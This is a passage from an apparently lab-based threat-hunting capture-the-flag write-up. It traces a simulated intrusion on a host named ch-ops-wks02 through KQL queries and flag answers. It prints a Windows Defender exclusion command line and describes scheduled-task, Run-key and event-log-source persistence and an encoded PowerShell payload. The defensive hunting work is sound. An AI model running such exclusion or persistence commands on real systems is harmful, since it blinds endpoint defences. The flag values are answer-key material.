| 26 | Account used during first logon | `chadmin` |
| 27 | Attacker geographic region | `Vietnam` |
| 28 | First process after logon | `explorer.exe` |
| 29 | First file accessed | `CH-OPS-WKS02 user-pass.txt` |
| 30 | Next action after reading the file | `ipconfig.exe` |
| 31 | Next account accessed | `ops.maintenance` |
# 🏁 Flag-by-Flag Analysis
### 🏁 Flag 0: Establishing Investigation Scope: Entry Device
**Objective:**
Confirm which workstation generated the unusual telemetry and establish the timeframe for the rest of the hunt.
**Flag Value:**
`ch-ops-wks02`
**What to Hunt:**
A single endpoint showing a *small cluster* of correlated events during an off-hours maintenance window, with sources spanning process, network, file, and script activity. CorpHealth's naming convention abbreviates the company name as a device prefix (`ch-`).
**Detection Strategy:**

I unioned the broad operational tables (`Heartbeat`, `SecurityEvent`, `Event`, `Syslog`, `DeviceInfo`) over the mid-November-to-December window and summarized first/last-seen and event counts per host, filtering on the `CH` prefix. `ch-ops-wks02` stands out as the host of interest.
**KQL Query:**
union
Heartbeat,
SecurityEvent,
Event,
Syslog,
DeviceInfo
| where TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
| where Computer contains "CH"
or DeviceName contains "CH"
| summarize
LastSeen = max(TimeGenerated),
FirstSeen = min(TimeGenerated),
Count = count(),
Tables = make_set(Type)
by Computer, DeviceName
| order by LastSeen desc
**Evidence:**
**Why This Matters:**
Scoping the hunt to a single confirmed endpoint and a bounded time window prevents wasted cycles and false leads. `ch-ops-wks02` shows the right combination of telemetry breadth and off-hours timing to justify deep investigation: it is the anchor for everything that follows.
### 🧾 Flag 1: Unique Maintenance Script
**Objective:**
Identify the "maintenance" script that runs *only* on `ch-ops-wks02` before treating any of its behavior as routine.
**Flag Value:**
`MaintenanceRunner_Distributed.ps1`
**What to Hunt:**
Script-like files (`.ps1`, `.bat`, `.cmd`, `.vbs`, `.py`) that appear on exactly one device. CorpHealth deploys standard maintenance scripts fleet-wide, so a script unique to this host is an outlier worth scrutiny.
**Detection Strategy:**

I enumerated script files across all devices, excluded the noisy `__PSScriptPolicyTest` artifacts, then summarized by filename and kept only those present on a single device, filtering to `ch-ops-wks02`.
**KQL Query:**
DeviceFileEvents
| where Timestamp between (datetime(2025-11-15) .. datetime(2025-12-31))
| where FileName endswith ".ps1"
or FileName endswith ".bat"
or FileName endswith ".cmd"
or FileName endswith ".vbs"
or FileName endswith ".py"
| where FileName !startswith "__PSScriptPolicyTest"
| summarize DeviceList = make_set(DeviceName), DeviceCount = dcount(DeviceName) by FileName
| where DeviceCount == 1 and DeviceList has "ch-ops-wks02"
**Evidence:**
**Why This Matters:**
`MaintenanceRunner_Distributed.ps1` masquerades as a legitimate CorpHealth maintenance job but exists on no other host. This is the adversary's primary loader; every subsequent beacon, staging, and persistence action traces back to its command line.
### 🌐 Flag 2: First Outbound Beacon Attempt
**Objective:**
Determine when the suspicious maintenance script first initiated outbound communication.
**Flag Value:**
`2025-11-23T03:46:08.400686Z`
**Detection Strategy:**

I pivoted from process to network telemetry, filtering `DeviceNetworkEvents` on the host where `InitiatingProcessCommandLine` references `MaintenanceRunner_Distributed.ps1`, then sorted ascending to find the earliest connection event.
**KQL Query:**
DeviceNetworkEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and InitiatingProcessCommandLine has "MaintenanceRunner_Distributed.ps1"
| project
TimeGenerated,
DeviceName,
ActionType,
InitiatingProcessFileName,
InitiatingProcessCommandLine,
RemoteUrl,
RemoteIP,
RemotePort
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
This is the first time the "maintenance" script behaves like an implant rather than a maintenance job. The connection failed, but the *attempt* establishes intent: the script was built to call out, not to perform diagnostics.
### 🎯 Flag 3: Beacon Destination
**Objective:**
Extract the exact network destination the script attempted to reach.
**Flag Value:**
`127.0.0.1:8080`
**Detection Strategy:**
This uses the same `DeviceNetworkEvents` query as Flag 2; the `RemoteIP` and `RemotePort` columns reveal the destination of the beaconing attempts.
**Evidence:**

**Why This Matters:**
The beacon target is the **loopback address on port 8080**, not an external server. This points to a *local listener* (a local proxy, tunnel agent, or relay) staged on the host that then forwards traffic outward. Beaconing to `127.0.0.1` is a deliberate tradecraft choice that hides the true egress path behind a localhost hop.

### ✅ Flag 4: Successful Beacon Timestamp
**Objective:**
Identify the most recent (latest) successful outbound connection from the maintenance script, the confirmed "handshake."
**Flag Value:**
`2025-11-30T01:03:17.6985973Z`
**Detection Strategy:**
I constrained `DeviceNetworkEvents` to `ActionType == "ConnectionSuccess"` against `127.0.0.1:8080` for the maintenance script, then sorted descending to take the newest success.
**KQL Query:**
DeviceNetworkEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and InitiatingProcessCommandLine has "MaintenanceRunner_Distributed.ps1"
and ActionType == "ConnectionSuccess"
and RemoteIP == "127.0.0.1"
and RemotePort == 8080
| project
TimeGenerated,
DeviceName,
ActionType,
InitiatingProcessFileName,
InitiatingProcessCommandLine,
RemoteUrl,
RemoteIP,
RemotePort
| order by TimeGenerated desc
**Evidence:**
**Why This Matters:**
Where Flag 2 was an *attempt*, this is a *connection*. A successful outbound link is the earliest moment the adversary could have received instructions or pushed host data through the localhost relay. It becomes the pivot point for reconstructing the rest of the post-beacon timeline.
### 📂 Flag 5: Unexpected Staging Activity
**Objective:**
Identify the first primary artifact the attacker staged on disk.
**Flag Value:**
`C:\ProgramData\Microsoft\Diagnostics\CorpHealth\inventory_6ECFD4DF.csv`
**What to Hunt:**
Files newly *created* under CorpHealth operational/diagnostic folders; attackers commonly hide staged data in plausible "Diagnostics" directories.
**Detection Strategy:**
I filtered `DeviceFileEvents` for `FileCreated` actions where the `FolderPath` contains `CorpHealth`, ordered ascending to find the first staged file.
**KQL Query:**
DeviceFileEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ActionType == "FileCreated"
and FolderPath has "CorpHealth"
| project
TimeGenerated,
DeviceName,
ActionType,
FileName,
FolderPath,
InitiatingProcessFileName,
InitiatingProcessCommandLine,
SHA256
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
The shift from network behavior to filesystem footprinting marks the staging phase. A CSV named `inventory_*` written into a diagnostics directory by the same PowerShell loader is consistent with host/asset inventory collection prepared for later exfiltration.
### 🔑 Flag 6: Staged File Integrity (SHA-256)
**Objective:**
Capture the cryptographic fingerprint of the primary staged file.
**Flag Value:**
`7f6393568e414fc564dad6f49a06a161618b50873404503f82c4447d239f12d8`
**Detection Strategy:**
The `SHA256` column from the same `DeviceFileEvents` query (Flag 5) provides the hash for chain-of-custody and threat-intel correlation.
**Evidence:**

**Why This Matters:**
Recovered artifacts are never trusted at face value. The SHA-256 enables comparison against threat-intel feeds, deduplication against other staged copies, and integrity tracking through the rest of the analysis, directly setting up the duplicate-artifact discovery in Flag 7.
### 🪞 Flag 7: Duplicate Staged Artifact
**Objective:**
Locate the second, nearly identical staged file in an alternate working directory.
**Flag Value:**
`C:\Users\ops.maintenance\AppData\Local\Temp\CorpHealth\inventory_tmp_6ECFD4DF.csv`
**What to Hunt:**
Other files containing `inventory` created around the same timeframe with these traits: similar name, similar size, **different hash**, and **different path**.
**Detection Strategy:**
I broadened `DeviceFileEvents` to any `FileName` containing `inventory`, surfacing the temp-directory working copy alongside the diagnostics original.
**KQL Query:**
DeviceFileEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and FileName contains "inventory"
| project
TimeGenerated,
DeviceName,
ActionType,
FileName,
FolderPath,
FileSize,
SHA256,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
A second copy (`inventory_tmp_…`) with a *different hash* (`4ab6e57…`) in the `ops.maintenance` Temp profile reveals intermediate processing: the attacker was transforming or curating data before exfil while operating under the `ops.maintenance` account. This dual-location pattern is a strong tell for deliberate data staging rather than benign output.
### 🗝️ Flag 8: Suspicious Registry Activity
**Objective:**
Find the registry key created or touched during the staging activity that should never exist on a normal workstation.
**Flag Value:**
`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\EventLog\Application\CorpHealthAgent`
**Detection Strategy:**
I filtered `DeviceRegistryEvents` for `RegistryKeyCreated`/`RegistryValueSet` actions initiated by the `MaintenanceRunner_Distributed.ps1` command line.
**KQL Query:**
DeviceRegistryEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ActionType in ("RegistryKeyCreated", "RegistryValueSet")
and InitiatingProcessCommandLine has "MaintenanceRunner_Distributed.ps1"
| project
TimeGenerated,
DeviceName,
ActionType,
RegistryKey,
RegistryValueName,
RegistryValueData,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
Registering a bogus **`CorpHealthAgent`** event-log source under `Services\EventLog\Application` lets the implant blend its own log entries into the legitimate Application channel: a defense-evasion and self-camouflage move that makes its activity look like sanctioned agent telemetry.
### 🗓️ Flag 9: Scheduled Task Persistence
**Objective:**
Identify the scheduled task the attacker created for persistence.
**Flag Value:**
`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\CorpHealth_A65E64`
**Detection Strategy:**
Task creation surfaces in the registry under `Schedule\TaskCache\Tree`. I filtered `DeviceRegistryEvents` for key creation under that path after the first beacon timestamp.
**KQL Query:**
DeviceRegistryEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated > todatetime('2025-11-23T03:46:08.400686Z')
and ActionType in ("RegistryKeyCreated", "RegistryValueSet")
and RegistryKey has @"Schedule\TaskCache\Tree"
| project
TimeGenerated,
DeviceName,
ActionType,
RegistryKey,
RegistryValueName,
RegistryValueData,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
A task named `CorpHealth_A65E64` is *not* part of CorpHealth's approved task set. Scheduled-task persistence ensures the implant survives reboots and re-triggers on a schedule; it is one layer of a multi-mechanism persistence strategy.
### 🛠️ Flag 10: Registry Run-Key Persistence
**Objective:**
Identify the Run-key value name created (and quickly removed) for ephemeral persistence.
**Flag Value:**
`MaintenanceRunner`
**What to Hunt:**
A new `Run` key value pointing to a PowerShell execution, created then deleted shortly after: a flip-flop suggesting the attacker was testing what sticks.
**Detection Strategy:**
I filtered `DeviceRegistryEvents` for create/set/delete actions on `...\CurrentVersion\Run`.
**KQL Query:**
DeviceRegistryEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ActionType in ("RegistryKeyCreated", "RegistryValueSet", "RegistryKeyDeleted", "RegistryValueDeleted")
and RegistryKey has @"CurrentVersion\Run"
| project
TimeGenerated,
DeviceName,
ActionType,
RegistryKey,
RegistryValueName,
RegistryValueData,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
The `MaintenanceRunner` Run-key value points back to the same PowerShell loader and was added then removed quickly: classic ephemeral persistence meant to trigger once and erase its tracks. Combined with the scheduled task (Flag 9) and the later Startup-folder placement (Flag 20), it confirms the adversary layered multiple autostart mechanisms.
### 🧬 Flag 11: Privilege-Escalation Simulation Timestamp
**Objective:**
Locate the exact timestamp of the first `ConfigAdjust` privilege-escalation event.
**Flag Value:**
`2025-11-23T03:47:21.8529749Z`
**Detection Strategy:**
This is an *Application* event (not a process/registry/network event) carried in `DeviceEvents`, with the payload visible in `AdditionalFields`. I filtered `DeviceEvents` for `AdditionalFields has "ConfigAdjust"` and sorted ascending.
**KQL Query:**
DeviceEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and AdditionalFields has "ConfigAdjust"
| project
TimeGenerated,
DeviceName,
ActionType,
AdditionalFields,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
The payload (`$tok=$FlagMap["PrivEsc-Sim"]; Log "ConfigAdjust: application event"`) shows the loader deliberately probing privilege adjustment. Logged just ~90 seconds after the first beacon attempt, it places the escalation activity squarely inside the same `MaintenanceRunner` execution chain.
### 🛡️ Flag 12: AV Exclusion Attempt
**Objective:**
Confirm exactly what the adversary tried to exclude from Windows Defender real-time scanning.
**Flag Value:**
`"cmd.exe" /c echo powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath C:\ProgramData\Corp\Ops\staging -Force > ".cli"`
**What to Hunt:**
Process command lines containing `ExclusionPath`, which is the canonical signature of a Defender exclusion attempt.
**Detection Strategy:**
I filtered `DeviceProcessEvents` for `ProcessCommandLine has "ExclusionPath"`.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ProcessCommandLine has "ExclusionPath"
| project
TimeGenerated,
DeviceName,
ActionType,
ProcessCommandLine,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**Evidence:**
**Why This Matters:**
The attacker tried to add **`C:\ProgramData\Corp\Ops\staging`** as a Defender exclusion: the very directory used for staging. The attempt was blocked (likely by permissions), but the intent is unmistakable: carve out a blind spot for follow-on payloads before deploying heavier tooling.
### 🧪 Flag 13: PowerShell Encoded Command
**Objective:**
Decode the first encoded PowerShell payload executed during the intrusion.
**Flag Value:**
`Write-Output 'token-6D5E4EE08227'`
**Detection Strategy:**
I filtered `DeviceProcessEvents` for `-EncodedCommand`, excluded system service accounts, extracted the Base64 blob with `extract()`, and decoded it inline with `base64_decode_tostring`, stripping null bytes.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ProcessCommandLine contains "-EncodedCommand"
and AccountName !in~ ("system", "local service", "network service")
| extend Enc = extract(@"-EncodedCommand\s+([A-Za-z0-9+/=]+)", 1, ProcessCommandLine)
| extend Decoded = replace_string(base64_decode_tostring(Enc), "\u0000", "")
| project
TimeGenerated,
DeviceName,
AccountName,
ActionType,
Decoded,
ProcessCommandLine,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
Encoding hides payloads from casual log inspection and basic detections. Decoding it in-query reveals a benign-looking marker (`token-6D5E4EE08227`), but the *technique* (Base64-encoded PowerShell run under the `ops.maintenance` account) is exactly the obfuscation pattern used to smuggle real commands past static review.
### 🪪 Flag 14: Privilege Token Modification
**Objective:**
Pinpoint which process performed the token modification.
**Flag Value (InitiatingProcessId):**
`4888`
**Detection Strategy:**
